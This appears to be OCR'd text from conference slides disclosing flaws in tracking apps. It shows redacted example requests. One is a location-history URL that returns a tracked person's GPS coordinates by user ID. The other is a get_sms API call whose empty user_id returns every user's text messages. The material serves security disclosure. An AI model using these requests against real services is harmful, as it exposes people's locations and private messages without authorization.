
Part 1: Who Needs Authentication?

nothing new

your user id

http://***********g.azurewebsites.net/trackapplochistory.aspx?**userid**=*********&**childid**=2*****
***0&**currentdate**=07/12/2017

Part 1: Who Needs Authentication?




nothing new

your user id

http://***********g.azurewebsites.net/trackapplochistory.aspx?**userid**=********&**childid**=2*****
***0&**currentdate**=07/12/2017

id of the person to track

Part 1: Who Needs Authentication?



nothing new


your user id

http://***********g.azurewebsites.net/trackapplochistory.aspx?**userid**=*********&**childid**=2*****
***0&**currentdate**=07/12/2017

id of the person to track

requested date

Part 1: Who Needs Authentication?



attacker


Response for http://***********g.azurewebsites.net/...

```
07:47 PM*49.8715330929084,8.639047788304
07:52 PM*49.8731935027927,8.63498598738923
07:53 PM*49.871533247265,8.63904788614738
...
```

List of the complete track

tracker back-end

Part 1: Who Needs Authentication?




Part 2: Who Needs Authentication?

- Text message feature
- How do we get the messages for a user?

Part 2: Who Needs Authentication?


- Text message feature
- How do we get the messages for a user?



```
POST /***************/api/get_sms HTTP/1.1
{"cnt":"100","user_id":"123456"}
```

Part 2: Who Needs Authentication?

- Text message feature
- There is no authentication!




List of text msg with:

- user_id
- timestamp
- content
- phone number

Part 2: Who Needs Authentication?

- What happens if user_id is empty?



POST /***************/api/**get_sms** HTTP/1.1


{"cnt":"100","user_id":" "}

attacker

tracker back-end

Part 2: Who Needs Authentication?

- What happens if user_id is empty?


All messages of all users!

Vulnerability Awards


3rd Place

Accessing Images

- Cloud storage for images
- User authentication required
- Filter corresponding images by user id
- Bypass cloud authentication to get access to all images

Accessing Images – Web Frontend

http://*******/***.php?page=7



[redacted]

